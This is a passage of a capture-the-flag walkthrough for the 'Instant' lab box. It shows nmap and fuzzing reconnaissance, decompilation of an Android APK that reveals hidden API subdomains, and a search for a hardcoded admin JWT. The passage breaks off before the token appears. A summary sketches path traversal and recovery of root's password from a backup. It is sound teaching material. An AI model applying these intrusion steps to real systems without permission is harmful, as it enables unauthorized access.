Instant
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Instant is a medium Linux box built around a REST API and an Android app. The site offers a.apkto download; decompiling it with apktool reveals two subdomains (mywalletv1andswagger-ui) and, inside the code, a hardcoded admin JWT. With that token we reach the API's privileged endpoints; one of them reads log files and, abused as a path traversal, lets us read the user flag andshirohige's private SSH key, giving us a shell. To escalate,/opt/backupsholds a Solar-PuTTY backup: decrypting it offline recoversroot's cleartext password and asufinishes the box.
Reconnaissance
Ping
We start with a ping to confirm the host is up and check the TTL, which hints at the OS (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.11.3764 bytes from 10.10.11.37: icmp_seq=1 ttl=63 time=38.7 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
The scan leans on three functions defined in the .zshrc. They are convenient, but they hide the actual command, so here is their code: the point is that anyone can reproduce the scan without having them installed.
The first one, jmap, asks for an IP and fires a full TCP scan of all 65535 ports:
jmap () {
        echo -e "\n[+] Introduce una IP\n"
        read ip
        echo
        sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open $ip -oG scan
}
That is, the equivalent command without the function is:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.11.37 -oG scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-01 15:17 CET
Initiating SYN Stealth Scan at 15:17
Scanning 10.10.11.37 [65535 ports]
Discovered open port 22/tcp on 10.10.11.37
Discovered open port 80/tcp on 10.10.11.37
Completed SYN Stealth Scan at 15:17, 14.39s elapsed (65535 total ports)
Nmap scan report for 10.10.11.37
Host is up, received user-set (0.093s latency).
Scanned at 2024-11-01 15:17:33 CET for 14s
Not shown: 65405 closed tcp ports (reset), 128 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
Two notes on that output. First, the REASON column repeats the ttl 63 we already saw in the ping, this time over TCP packets: matching through two different channels strengthens the Linux hypothesis. Second, the 128 filtered (no-response) ports against 65405 closed (reset): the vast majority of closed ports answer with a RST, so that handful that simply does not reply is VPN noise, not a firewall filtering systematically.
The second function, extractPorts, scans nothing: it parses the scan file the previous one left in grepable format and puts the ports on the clipboard.
extractPorts () {
        echo -e "Extracting information..."

        ip_address=$(grep -oP 'Host: \K\S+' "$1" | head -n 1)

        ports=$(grep -oP '\d+(?=/open)' "$1" | tr '\n' ',' | sed 's/,$/\n/')
        echo -e "IP Address: $ip_address"
        echo -e "Open ports: $ports\n"
        {
                echo -e "IP Address: $ip_address"
                echo -e "Open ports: $ports\n"
        } >> extractPorts.tmp
        echo "$ports" | xclip -sel clip
        echo -e "Ports copied to clipboard\n"
        cat extractPorts.tmp
        rm extractPorts.tmp
}
extractPorts scan
Extracting information...
IP Address: 10.10.11.37
Open ports: 22,80

Ports copied to clipboard

IP Address: 10.10.11.37
Open ports: 22,80
And the third one, jmap2, runs the version and default-script scan against just those two ports:
jmap2 () {

        if [ "$#" -ne 2 ]
        then
                echo "Uso: jmap2 <ip> <puertos>"
                return 1
        fi

        local ip="$1"
        local puertos="$2"
        nmap -p"$puertos" -sCV "$ip"

}
nmap -p22,80 -sCV 10.10.11.37
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
|_  256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://instant.htb/
|_http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Virtual hosting
The http-title script never got to read the title because the server redirects to http://instant.htb/. That means Apache is serving through virtual hosting: it decides which site to return based on the request's Host header, and a bare IP finds nothing useful. So our browser can resolve that name, we add it to the local hosts file:
sudo nano /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.11.37     instant.htb
The website - TCP 80
whatweb confirms the stack: Apache 2.4.58 on Ubuntu serving a Bootstrap site titled Instant Wallet, with a support@instant.htb contact address.
whatweb http://instant.htb
http://instant.htb [200 OK] Apache[2.4.58], Bootstrap[4.0.0], Country[RESERVED][ZZ],
Email[support@instant.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)],
IP[10.10.11.37], JQuery[3.2.1], Script, Title[Instant Wallet]

In the browser, the landing page belongs to a digital money wallet: a slogan, some marketing copy and a big DOWNLOAD NOW button.

Further down there is a FAQ, and top right the same Download Now! link in the navigation bar. On a box like this it pays to look closely at what exactly it hands out: it is almost never an innocent .pdf.
Before clicking it, a directory fuzz with dirsearch to see the rest of the tree. No hidden panel shows up, but there is a /downloads/ answering 200 with 16 bytes (an empty or near-empty listing): the site has a directory meant for serving files.
dirsearch -u http://instant.htb
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://instant.htb/

[15:26:12] 301 -  307B  - /js  ->  http://instant.htb/js/
[15:26:15] 403 -  276B  - /.ht_wsr.txt
[15:26:15] 403 -  276B  - /.htaccess.bak1
<SNIP: the whole /.ht* family returns 403 in one block>
[15:26:41] 301 -  308B  - /css  ->  http://instant.htb/css/
[15:26:43] 301 -  314B  - /downloads  ->  http://instant.htb/downloads/
[15:26:43] 200 -   16B  - /downloads/
[15:26:49] 301 -  308B  - /img  ->  http://instant.htb/img/
[15:26:51] 301 -  315B  - /javascript  ->  http://instant.htb/javascript/
[15:26:51] 200 -   16B  - /js/
[15:27:10] 403 -  276B  - /server-status/
Task Completed
The 403s from the .htaccess* family are wordlist noise, not a finding: Apache blocks by configuration any file starting with .ht, whether it exists or not. Same with /server-status, which is compiled in but restricted to localhost.

Now the button. What drops is an instant.apk, the wallet's Android application.
Vhost fuzzing: the road that wasn't
With a vhost confirmed, the reflex is to brute-force more of them against the Host header (virtual host fuzzing). We run gobuster in vhost mode with a 110,000-subdomain wordlist, filtering by response length to discard the default page.
gobuster vhost -u http://instant.htb -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -t 500 | grep -v "301,400"
[+] Url:             http://instant.htb
[+] Method:          GET
[+] Append Domain:   false

Starting gobuster in VHOST enumeration mode

Progress: 36378 / 114442 (31.79%)[ERROR] Get "http://instant.htb/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
<SNIP: the same error repeats dozens of times>
Progress: 76258 / 114442 (66.63%)[ERROR] Get "http://instant.htb/": context deadline exceeded
Nothing. And it is worth understanding why, because this is the kind of dead end usually deleted from a writeup. On one hand, -t 500 threads against a lab machine on the far side of a VPN saturate the server and fill the screen with timeouts, so you cannot even trust a negative to be a real negative. On the other hand, and this is the decisive part, this box's subdomains (mywalletv1, swagger-ui) are in no generic wordlist: they are internal project names. Brute force was never going to surface them. The information lived somewhere else, and that somewhere else is the .apk we just downloaded.
API access as Admin
Decompiling the APK
An .apk is just a ZIP holding the app's code and configuration. We decompile it with apktool to read its insides: Dalvik bytecode translated into .smali, the manifest and the XML resources.
apktool d instant.apk
I: Using Apktool 2.7.0-dirty on instant.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
The first question is who the app talks to. A recursive grep for the domain walks everything decompiled and returns two things: the API URLs inside the code and, in res/xml/network_security_config.xml, two subdomains that were not linked anywhere on the website.
grep -r "instant.htb" instant
instant/smali/com/instantlabs/instant/ProfileActivity.smali:      const-string v7, "http://mywalletv1.instant.htb/api/v1/view/profile"
instant/smali/com/instantlabs/instant/RegisterActivity.smali:     const-string p4, "http://mywalletv1.instant.htb/api/v1/register"
instant/smali/com/instantlabs/instant/AdminActivities.smali:      const-string v2, "http://mywalletv1.instant.htb/api/v1/view/profile"
instant/smali/com/instantlabs/instant/TransactionActivity.smali:  const-string v0, "http://mywalletv1.instant.htb/api/v1/initiate/transaction"
instant/smali/com/instantlabs/instant/TransactionActivity$2.smali: const-string v1, "http://mywalletv1.instant.htb/api/v1/confirm/pin"
instant/smali/com/instantlabs/instant/LoginActivity.smali:        const-string v1, "http://mywalletv1.instant.htb/api/v1/login"
instant/res/layout/activity_forgot_password.xml:  android:text="Please contact support@instant.htb to have your account recovered"
instant/res/xml/network_security_config.xml:      <domain includeSubdomains="true">mywalletv1.instant.htb</domain>
instant/res/xml/network_security_config.xml:      <domain includeSubdomains="true">swagger-ui.instant.htb</domain>
That network_security_config.xml exists because, since Android 9, cleartext traffic is forbidden by default; to allow HTTP you must declare the domains explicitly. The developer unwittingly left the allowlist of their own infrastructure right there. We add them to /etc/hosts, on the same line as the IP:
sudo nano /etc/hosts
10.10.11.37 instant.htb swagger-ui.instant.htb mywalletv1.instant.htbWhat lives on each subdomain

Time to visit them. mywalletv1.instant.htb, the host the app sends all its requests to, returns a 404 at the root: it has no web interface, it only answers under /api/v1/....
Not Found

The requested URL was not found on the server. If you entered the URL manually please check
your spelling and try again.

The interesting one is the other. swagger-ui.instant.htb/apidocs/ serves a Swagger UI with the API's interactive documentation, generated with Flasgger (Swagger's extension for Flask). That is the full endpoint catalogue, with method and description.
Instant API - Transfer Funds Without Limits!   0.0.1
/apispec_1.json
powered by Flasgger

Users
  POST  /api/v1/admin/add/user     Admin Route To Create User      🔒
  GET   /api/v1/admin/list/users   List All Users In The DB        🔒
  POST  /api/v1/login              Login user
  POST  /api/v1/register           Register a user
The padlocks on the right say it all: register and login are public (anyone creates an account and gets their token), but the admin/* endpoints require authorization. A regular user can sign up and little else; listing users or reading logs needs the admin JWT in the Authorization header. That is the goal now.
The hardcoded admin JWT
Back to the decompiled code, this time searching for the API path instead of the domain. The grep pulls six classes, and one stands out by name: AdminActivities.smali.
grep -r "api/v1" instant
instant/smali/com/instantlabs/instant/ProfileActivity.smali:       const-string v7, ".../api/v1/view/profile"
instant/smali/com/instantlabs/instant/RegisterActivity.smali:      const-string p4, ".../api/v1/register"
instant/smali/com/instantlabs/instant/AdminActivities.smali:       const-string v2, ".../api/v1/view/profile"
instant/smali/com/instantlabs/instant/TransactionActivity.smali:   const-string v0, ".../api/v1/initiate/transaction"
instant/smali/com/instantlabs/instant/TransactionActivity$2.smali: const-string v1, ".../api/v1/confirm/pin"
instant/smali/com/instantlabs/instant/LoginActivity.smali:         const-string v1, ".../api/v1/login"
We dump it whole. smali is verbose but readable: there is a private method TestAdminAuthorization() that builds an OkHttp client, points at /api/v1/view/profile and adds a header. And the value of that header is right there, as a string constant.
cat instant/smali/com/instantlabs/instant/AdminActivities.smali
.class public Lcom/instantlabs/instant/AdminActivities;
.source "AdminActivities.java"

.method private TestAdminAuthorization()Ljava/lang/String;
    .locals 4
    .line 22
    new-instance v0, Lokhttp3/OkHttpClient;
    invoke-direct {v0}, Lokhttp3/OkHttpClient;-><init>()V
    .line 23
    new-instance v1, Lokhttp3/Request$Builder;
    const-string v2, "http://mywalletv1.instant.htb/api/v1/view/profile"
    .line 24
    invoke-virtual {v1, v2}, Lokhttp3/Request$Builder;->url(...)
    move-result-object v1

    const-string v2, "Authorization"

